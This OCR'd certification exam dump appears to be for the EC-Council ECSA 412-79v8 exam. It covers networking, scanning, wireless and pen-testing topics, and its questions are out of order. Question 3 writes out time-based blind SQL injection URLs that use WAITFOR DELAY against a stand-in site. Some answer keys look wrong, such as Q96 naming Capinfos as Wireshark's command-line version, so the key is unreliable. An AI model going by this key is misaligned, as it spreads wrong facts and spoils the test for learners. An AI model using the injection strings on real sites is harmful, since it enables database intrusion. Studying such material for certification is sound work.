
QUESTION 70
Which of the following documents helps in creating a confidential relationship between the pen tester and client to protect critical and confidential information or trade secrets?

A. Penetration Testing Agreement
B. Rules of Behavior Agreement
C. Liability Insurance
D. Non-Disclosure Agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
TCP/IP model is a framework for the Internet Protocol suite of computer network protocols that defines the communication in an IP-based network. It provides end-to-end connectivity specifying how data should be formatted, addressed, transmitted, routed and received at the destination. This functionality has been organized into four abstraction layers which are used to sort all related protocols according to the scope of networking involved.




Which of the following TCP/IP layers selects the best path through the network for packets to travel?

A. Transport layer
B. Network Access layer
C. Internet layer
D. Application layer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
Amazon, an IT based company, conducts a survey on the usage of the Internet. They found that company employees spend most of the time at work surfing the web for their personal use and for inappropriate web site viewing. Management decide to block all such web sites using URL filtering software.



How can employees continue to see the blocked websites?

A. Using session hijacking
B. Using proxy servers
C. Using authentication
D. Using encryption

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a type and code field.

Which of the following ICMP messages will be generated if the destination port is not reachable?

A. ICMP Type 11 code 1
B. ICMP Type 5 code 3
C. ICMP Type 3 code 2
D. ICMP Type 3 code 3

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
To locate the firewall, SYN packet is crafted using Hping or any other packet crafter and sent to the firewall. If ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device is received, then it means which of the following type of firewall is in place?

A. Circuit level gateway
B. Stateful multilayer inspection firewall
C. Packet filter
D. Application level gateway

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
An automated electronic mail message from a mail system which indicates that the user does not exist on that server is called as?

A. SMTP Queue Bouncing
B. SMTP Message Bouncing
C. SMTP Server Bouncing
D. SMTP Mail Bouncing

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Bounce_message

QUESTION 76
Which of the following reports provides a summary of the complete pen testing process, its outcomes, and recommendations?

A. Vulnerability Report
B. Executive Report
C. Client-side test Report
D. Host Report

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
Fuzz testing or fuzzing is a software/application testing technique used to discover coding errors and security loopholes in software, operating systems, or networks by inputting massive amounts of random data, called fuzz, to the system in an attempt to make it crash.

Fuzzers work best for problems that can cause a program to crash, such as buffer overflow, cross-site scripting, denial of service attacks, format bugs, and SQL injection.

Fuzzer helps to generate and submit a large number of inputs supplied to the application for testing it against the inputs. This will help us to identify the SQL inputs that generate malicious output.

Suppose a pen tester knows the underlying structure of the database used by the application (i.e., name, number of columns, etc.) that she is testing.


Which of the following fuzz testing she will perform where she can supply specific data to the application to discover vulnerabilities?

A. Clever Fuzz Testing
B. Dumb Fuzz Testing
C. Complete Fuzz Testing
D. Smart Fuzz Testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges.




Port numbers above 1024 are considered which one of the following?


A. Dynamically assigned port numbers
B. Statically assigned port numbers
C. Well-known port numbers
D. Unregistered port numbers

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://stackoverflow.com/questions/136709/what-port-number-should-i-use-when-testing-connections-in-my-local-intranet-in (see post 4)



QUESTION 79
John, the penetration tester in a pen test firm, was asked to find whether NTP services are opened on the target network (10.0.0.7) using Nmap tool.



Which one of the following Nmap commands will he use to find it?


A. nmap -sU –p 389 10.0.0.7
B. nmap -sU –p 123 10.0.0.7

C. nmap -sU –p 161 10.0.0.7
D. nmap -sU –p 135 10.0.0.7

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
In the context of penetration testing, what does blue teaming mean?



A. A penetration test performed with the knowledge and consent of the organization's IT staff
B. It is the most expensive and most widely used
C. It may be conducted with or without warning
D. A penetration test performed without the knowledge of the organization's IT staff but with permission from upper management

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.sypriselectronics.com/information-security/cyber-security-solutions/computer-network-defense/

QUESTION 81
Identify the port numbers used by POP3 and POP3S protocols.

A. 113 and 981
B. 111 and 982
C. 110 and 995
D. 109 and 973

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://publib.boulder.ibm.com/infocenter/wsmashin/v1r1/index.jsp?topic=/com.ibm.websphere.sMash.doc/using/zero.mail/MailStoreConfiguration.html

QUESTION 82
The objective of social engineering pen testing is to test the strength of human factors in a security chain within the organization. It is often used to raise the level of security awareness among employees.

The tester should demonstrate extreme care and professionalism during a social engineering pen test as it might involve legal issues such as violation of privacy and may result in an embarrassing situation for the organization.
Which of the following methods of attempting social engineering is associated with bribing, handing out gifts, and becoming involved in a personal relationship to befriend someone inside the company?

A. Accomplice social engineering technique
B. Identity theft

C. Dumpster diving
D. Phishing social engineering technique

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83
Today, most organizations would agree that their most valuable IT assets reside within applications and databases. Most would probably also agree that these are areas that have the weakest levels of security, thus making them the prime target for malicious activity from system administrators, DBAs, contractors, consultants, partners, and customers.

Which of the following flaws refers to an application using poorly written encryption code to securely encrypt and store sensitive data in the database and allows an attacker to steal or modify weakly protected data such as credit card numbers, SSNs, and other authentication credentials?

A. SSI injection attack
B. Insecure cryptographic storage attack
C. Hidden field manipulation attack
D. Man-in-the-Middle attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
James is testing the ability of his routers to withstand DoS attacks. James sends ICMP ECHO requests to the broadcast address of his network. What type of DoS attack is James testing against his network?

A. Smurf
B. Trinoo
C. Fraggle
D. SYN flood

Correct Answer: A
Section: (none)
Explanation


Explanation/Reference:

QUESTION 85
In which of the following IDS evasion techniques does IDS reject the packets that an end system accepts?

A. IPS evasion technique
B. IDS evasion technique
C. UDP evasion technique
D. TTL evasion technique

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://is.muni.cz/th/172999/fi_m/MT_Bukac.pdf (page 24)



Stealth scanning techniques are used to bypass firewall rules and logging mechanisms, and hide themselves as usual network traffic

Look out for stealth ports – stealths port will not generate any kind of acknowledgement from the target machine

QUESTION 86
Which of the following attacks does a hacker perform in order to obtain UDDI information such as businessEntity, businesService, bindingTemplate, and tModel?

A. Web Services Footprinting Attack
B. Service Level Configuration Attacks
C. URL Tampering Attacks
D. Inside Attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.scribd.com/doc/184891017/CEHv8-Module-13-Hacking-Web-Applications-pdf (page 99)

QUESTION 87
Identify the data security measure which defines a principle or state that ensures that an action or transaction cannot be denied.

A. Availability
B. Integrity
C. Authorization
D. Non-Repudiation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/Information_security (non-repudiation)

QUESTION 88
One of the steps in information gathering is to run searches on a company using complex keywords in Google.

Which search keywords would you use in the Google search engine to find all the PowerPoint presentations containing information about a target company, ROCHESTON?


A. ROCHESTON fileformat:+ppt
B. ROCHESTON ppt:filestring
C. ROCHESTON filetype:ppt
D. ROCHESTON +ppt:filesearch

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://blog.hubspot.com/blog/tabid/6307/bid/1264/12-Quick-Tips-To-Search-Google-Like-An-Expert.aspx (specific document types)

QUESTION 89
Which type of security policy applies to the below configuration?

i) Provides maximum security while allowing known, but necessary, dangers
ii) All services are blocked; nothing is allowed
iii) Safe and necessary services are enabled individually
iv) Non-essential services and procedures that cannot be made safe are NOT allowed
v) Everything is logged



A. Paranoid Policy
B. Prudent Policy
C. Permissive Policy
D. Promiscuous Policy

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 90
Assessing a network from a hacker's point of view to discover the exploits and vulnerabilities that are accessible to the outside world is which sort of vulnerability assessment?

A. Network Assessments
B. Application Assessments
C. Wireless Network Assessments
D. External Assessment

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://controlcase.com/managed_compliance_pci_vulnerability_scan.html

QUESTION 91
TCP/IP provides a broad range of communication protocols for the various applications on the network. The TCP/IP model has four layers with major protocols included within each layer. Which one of the following protocols is used to collect information from all the network devices?

A. Simple Network Management Protocol (SNMP)
B. Network File system (NFS)
C. Internet Control Message Protocol (ICMP)
D. Transmission Control Protocol (TCP)

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 92
Transmission Control Protocol (TCP) is a connection-oriented four layer protocol. It is responsible for breaking messages into segments, re-assembling them at the destination station, and re-sending. Which one of the following protocols does not use the TCP?

A. Reverse Address Resolution Protocol (RARP)
B. HTTP (Hypertext Transfer Protocol)
C. SMTP (Simple Mail Transfer Protocol)
D. Telnet

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 93
Port numbers are used to keep track of different conversations crossing the network at the same time. Both TCP and UDP use port (socket) numbers to pass information to the upper layers. Port numbers have the assigned ranges. The port numbers above 1024 are considered as which one of the following? (Select all that apply)

A. Well-known port numbers
B. Dynamically assigned port numbers
C. Unregistered port numbers
D. Statically assigned port numbers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 94
Firewall is an IP packet filter that enforces the filtering and security policies to the flowing network traffic. Using firewalls in IPv6 is still the best way of protection from low level attacks at the network and transport layers. Which one of the following cannot handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall/router(edge device)-net architecture”
D. “Internet-firewall -net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 95
Internet Control Message Protocol (ICMP) messages occur in many situations, such as whenever a datagram cannot reach the destination or the gateway does not

have the buffering capacity to forward a datagram. Each ICMP message contains three fields: type, code, and checksum. Different types of Internet Control Message Protocols (ICMPs) are identified by a TYPE field. If the destination is not reachable, which one of the following are generated?

A. Type 8 ICMP codes
B. Type 12 ICMP codes
C. Type 3 ICMP codes
D. Type 7 ICMP codes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 96
Wireshark is a network analyzer. It reads packets from the network, decodes them, and presents them in an easy-to-understand format. Which one of the following is the command-line version of Wireshark, which can be used to capture the live packets from the wire or to read the saved capture files?

A. Tcpdump
B. Capinfos
C. Tshark
D. Idl2wrs

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 97
Which one of the following is a command line tool used for capturing data from the live network and copying those packets to a file?

A. Wireshark: Capinfos
B. Wireshark: Tcpdump
C. Wireshark: Text2pcap
D. Wireshark: Dumpcap

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 98
Besides the policy implications of chat rooms, Internet Relay Chat (IRC) is frequented by attackers and used as a command and control mechanism. IRC normally uses which one of the following TCP ports?

A. 6566 TCP port
B. 6771 TCP port
C. 6667 TCP port
D. 6257 TCP port

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 99
Network scanning is used to identify the available network resources. Which one of the following is also known as a half-open scan, because a full TCP connection is never completed and it is used to determine which ports are open and listening on a target device?

A. SYN Scan
B. TCP Connect Scan
C. XMAS Scan
D. Null Scan

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 100
One needs to run “Scan Server Configuration” tool to allow a remote connection to Nessus from the remote Nessus clients. This tool allows the port and bound interface of the Nessus daemon to be configured. By default, the Nessus daemon listens to connections on which one of the following?

A. Localhost (127.0.0.1) and port 1241
B. Localhost (127.0.0.1) and port 1240
C. Localhost (127.0.0.1) and port 1246
D. Localhost (127.0.0.0) and port 1243

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
Which one of the following scans starts, but does not complete the TCP handshake sequence for each port selected, and it works well for direct scanning and often works well through firewalls?

A. SYN Scan
B. Connect() scan
C. XMAS Scan
D. Null Scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102

Timing is an element of port-scanning that can catch one unaware. If scans are taking too long to complete or obvious ports are missing from the scan, various time parameters may need to be adjusted. Which one of the following scanned timing options in NMAP's scan is useful across slow WAN links or to hide the scan?

A. Paranoid
B. Sneaky
C. Polite
D. Normal

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
Nessus can test a server or a network for DoS vulnerabilities. Which one of the following script tries to kill a service?

A. ACT_DENIAL
B. ACT_FLOOD
C. ACT_KILL_HOST
D. ACT_ATTACK

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
Security auditors determine the use of WAPs on their networks with Nessus vulnerability scanner which identifies the commonly used WAPs. One of the plug-ins that the Nessus Vulnerability Scanner uses is ID #11026 and is named "Access Point Detection". This plug-in uses four techniques to identify the presence of a WAP. Which one of the following techniques is mostly used for uploading new firmware images while upgrading the WAP device?

A. NMAP TCP/IP fingerprinting
B. HTTP fingerprinting
C. FTP fingerprinting
D. SNMP fingerprinting

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
Wireless communication allows networks to extend to places that might otherwise go untouched by the wired networks. When most people say 'Wireless' these days, they are referring to one of the 802.11 standards. There are three main 802.11 standards: B, A, and G. Which one of the following 802.11 types uses DSSS Modulation, splitting the 2.4ghz band into channels?

A. 802.11b
B. 802.11g
C. 802.11-Legacy
D. 802.11n

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
Which one of the following 802.11 types uses either FHSS or DSSS for modulation?

A. 802.11b
B. 802.11a
C. 802.11n
D. 802.11-Legacy

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
Which one of the following 802.11 types has WLAN as a network support?

A. 802.11b
B. 802.11-Legacy
C. 802.11n
D. 802.11g

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A chipset is a group of integrated circuits that are designed to work together and are usually marketed as a single product." It is generally the motherboard chips or the chips used on the expansion card. Which one of the following is well supported in most wireless applications?

A. Orinoco chipsets
B. Prism II chipsets
C. Atheros Chipset
D. Cisco chipset

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
An antenna is a device that is designed to transmit and receive the electromagnetic waves that are generally called radio waves. Which one of the following types of antenna is developed from waveguide technology?

A. Leaky Wave Antennas
B. Aperture Antennas
C. Reflector Antenna

D. Directional Antenna

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
War Driving is the act of moving around a specific area, mapping the population of wireless access points for statistical purposes. These statistics are then used to raise awareness of the security problems associated with these types of networks. Which one of the following is a Linux based program that exploits the weak IV (Initialization Vector) problem documented with static WEP?

A. Airsnort
B. Aircrack
C. WEPCrack
D. Airpwn

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111
A Demilitarized Zone (DMZ) is a computer host or small network inserted as a “neutral zone” between a company’s private network and the outside public network. Usage of a protocol within a DMZ environment is highly variable based on the specific needs of an organization. Privilege escalation, system is compromised when the code runs under root credentials, and DoS attacks are the basic weakness of which one of the following Protocol?

A. Lightweight Directory Access Protocol (LDAP)
B. Simple Network Management Protocol (SNMP)
C. Telnet
D. Secure Shell (SSH)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
Firewall and DMZ architectures are characterized according to its design. Which one of the following architectures is used when routers have better high-bandwidth data stream handling capacity?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Which one of the following architectures has the drawback of internally considering the hosted services individually?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
Snort, an open source network-based intrusion detection sensor, is the most widely installed NIDS in the world. It can be configured to run in the four modes. Which one of the following modes reads the packets off the network and displays them in a continuous stream on the console (screen)?

A. Packet Sniffer Mode
B. Packet Logger Mode
C. Network Intrusion Detection System Mode
D. Inline Mode

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Which one of the following Snort logger mode commands is associated to run a binary log file through Snort in sniffer mode to dump the packets to the screen?

A. ./snort -dvr packet.log icmp
B. ./snort -dev -l ./log
C. ./snort -dv -r packet.log
D. ./snort -l ./log –b

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

412-79v8.119q

Number: 412-79v8
Passing Score: 800
Time Limit: 120 min

412-79v8

https://www.gratisexam.com/

EC-Council Certified Security Analyst (ECSA)

Exam A

QUESTION 1
Which of the following password cracking techniques is used when the attacker has some information about the password?

A. Hybrid Attack
B. Dictionary Attack
C. Syllable Attack
D. Rule-based Attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://202.154.59.182/mfile/files/Information%20System/Computer%20Forensics%3B%20Hard%20Disk%20and%20Operating%20Systems/CHAPTER%207%20Application%20Password%20Crackers.pdf (page 4, rule-based attack)

QUESTION 2
Which of the following is an application alert returned by a web application that helps an attacker guess a valid username?

A. Invalid username or password
B. Account username was not found
C. Incorrect password
D. Username or password incorrect

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
A pen tester has extracted a database name by using a blind SQL injection. Now he begins to test the table inside the database using the below query and finds the table:

http://juggyboy.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://juggyboy.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'—

What is the table name?

A. CTS
B. QRT
C. EMP
D. ABC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
When you are running a vulnerability scan on a network and the IDS cuts off your connection, what type of IDS is being used?

A. Passive IDS
B. Active IDS
C. Progressive IDS
D. NIPS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
HTTP protocol specifies that arbitrary binary characters can be passed within the URL by using %xx notation, where 'xx' is the

A. ASCII value of the character
B. Binary value of the character
C. Decimal value of the character
D. Hex value of the character

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
https://books.google.nl/books?id=0RfANAwOUdIC&pg=PA720&lpg=PA720&dq=%22xx+notation%22+binary&source=bl&ots=pGMqass7ti&sig=rnIg1xZ78ScUvuIlTmDY3r7REuc&hl=nl&sa=X&ei=8C4dVYe1NorgasrzgoAL&ved=0CEQQ6AEwBQ#v=onepage&q=%22xx%20notation%22%20binary&f=false

